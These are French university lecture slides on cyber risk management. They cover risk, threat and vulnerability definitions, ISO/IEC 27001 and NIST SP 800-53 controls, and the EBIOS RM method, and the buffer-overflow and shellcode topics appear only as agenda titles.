


Cursus ENSEEIHT/2SN

4. Gestion des risques et des vulnérabilités cyber

Février 2022



Déroulement du module



Agenda

1

Analyse de risques cyber

2

Modèles CVE et CVSS

3

Exemple de vulnérabilité: Buffer Overflow

4

Construction d'un Shellcode x86




5

Exploitation du Buffer Overflow

The background features a large orange shape on the left, a grey rectangle in the center, and various white and orange geometric shapes on the right, including a circle, a square, and a quarter-circle.

Analyse de risques cyber

Qu'est ce qu'un risque ?

	Danger	Risque	Dommage
	Propriété intrinsèque d'une situation, d'un produit, d'un équipement susceptible de causer un dommage.	Éventualité pour la personne de rencontrer un danger.	Préjudice subi par la personne.
	Exemples	Exemples	Exemples
	<ul style="list-style-type: none">• Présence d'eau sur le sol d'un atelier.	<ul style="list-style-type: none">• Risque de glissade sur le sol mouillé.	<ul style="list-style-type: none">• Fracture
	<ul style="list-style-type: none">• Stockage de produits chimiques dans un local non ventilé.	<ul style="list-style-type: none">• Risque d'inhalation de produits chimiques nocifs.	<ul style="list-style-type: none">• Maladie professionnelle
	<ul style="list-style-type: none">• Défaut d'isolation d'un équipement électrique.	<ul style="list-style-type: none">• Risque d'électrocution.	<ul style="list-style-type: none">• Décès

Transposition au monde **cyber**

RISQUE CYBER

Un évènement **qui pourrait** avoir un impact négatif sur **la confidentialité, l'intégrité ou la disponibilité** d'un système, d'une donnée ou d'un processus.

Un risque cyber tente de mesurer les conséquences de l'exploitation d'une vulnérabilité sur un actif (= "asset") par un attaquant.


On peut différencier les **risques de sécurité** des **risques de capacité** (aptitude par les équipes sécurité ou métier à conduire une mission sécurité).

MENACE (= ATTAQUANT)

Acteur mal intentionné cherchant à compromettre les propriétés de sécurité d'un bien. La **menace** peut être **intentionnelle** (e.g. hackers, sabotage interne par un employé, ...) or **non** (erreur humaine).

VULNERABILITE

Faiblesse dans la conception ou l'utilisation pratique d'une ressource (processus, système, donnée ...) pouvant être utilisée par un attaquant.



Approche par conformité - ISO/IEC 27001



Référentiel international

- **114** contrôles répartis dans 14 catégories (*voir ci contre*)
- La **certification** nécessite la validation par un auditeur de l'**ensemble** des contrôles
- L'**ISO2700x** est en réalité un corpus documentaire

Source image: <https://www.varonis.com/blog/iso-27001-compliance>

Approche par conformité - ISO/IEC 27001 (exemple)

A.9.2 Gestion de l'accès utilisateur		
Objectif: Maîtriser l'accès utilisateur par le biais d'autorisations et empêcher les accès non autorisés aux systèmes et services d'information.		
A.9.2.1	Enregistrement et désinscription des utilisateurs	<i>Mesure</i> Un processus formel d'enregistrement et de désinscription des utilisateurs doit être mis en œuvre pour permettre l'attribution des droits d'accès.
A.9.2.2	Distribution des accès aux utilisateurs	<i>Mesure</i> Un processus formel de distribution des accès aux utilisateurs doit être mis en œuvre pour attribuer et retirer des droits d'accès à tous types d'utilisateurs sur l'ensemble des services et des systèmes.
A.9.2.3	Gestion des droits d'accès à privilèges	<i>Mesure</i> L'allocation et l'utilisation des droits d'accès à privilèges doivent être restreintes et contrôlées.
A.9.2.4	Gestion des informations secrètes d'authentification des utilisateurs	<i>Mesure</i> L'attribution des informations secrètes d'authentification doit être réalisée dans le cadre d'un processus de gestion formel.
A.9.2.5	Revue des droits d'accès utilisateurs	<i>Mesure</i> Les propriétaires d'actifs doivent vérifier les droits d'accès des utilisateurs à intervalles réguliers.

Approche par conformité - NIST SP 800-53 rev 5

Control Grouping	Policy #	NIST 800-53 R5 Control Family	Identifier
Management	1	Assessment, Authorization & Monitoring	CA
Management	2	Planning	PL
Management	3	Program Management	PM
Management	4	Risk Assessment	
Management	5	System & Services Acquisition	
Management	6	Supply Chain Risk Management	
Operational	7	Awareness & Training	
Operational	8	Contingency Planning	
Operational	9	Incident Response	
Operational	10	Media Protection	
Operational	11	Personnel Security	
Operational	12	Physical & Environmental Protection	
Operational	13	Personally Identifiable Information (PII) Protection	
Technical	14	Access Control	
Technical	15	Audit & Accountability	
Technical	16	Configuration Management	
Technical	17	Identification & Authentication	
Technical	18	Maintenance	
Technical	19	System & Communications Protection	SC
Technical	20	System & Information Integrity	SI

GUIDELINE

[provides additional, recommended guidance]

PROCEDURE

[establishes proper steps to take]

STANDARD

[assigns quantifiable requirements]

CONTROL OBJECTIVE

[identifies desired conditions to be met]

POLICY

[sets high-level expectations]



Source: <https://www.complianceforge.com/nist-sp-800-53-r4-r5-policies-standards-procedures/>

Approche par conformité - mais selon quel référentiel ?

Il existe une multitude de référentiels...

- Des référentiels **internationaux** (standards NIST, ISO...)
- Des référentiels **spécifiques à une industrie** (norme PCI-DSS, règlements de la BCE...)
- Des référentiels **transposés depuis des lois, directives, règlements ou décrets régionaux** (LPM, RGPD, PSD2...)

qui ont chacun des niveaux de granularité différents, avec des exigences sur des périmètres différents, et parfois une terminologie différente



Source: <https://www.complianceforge.com/nist-sp-800-53-r4-r5-policies-standards-procedures/>

EBIOS RM - Approche par scénarios d'attaques





Figure 1 — Pyramide du management du risque numérique



EBIOS RM - Approche métier par ateliers



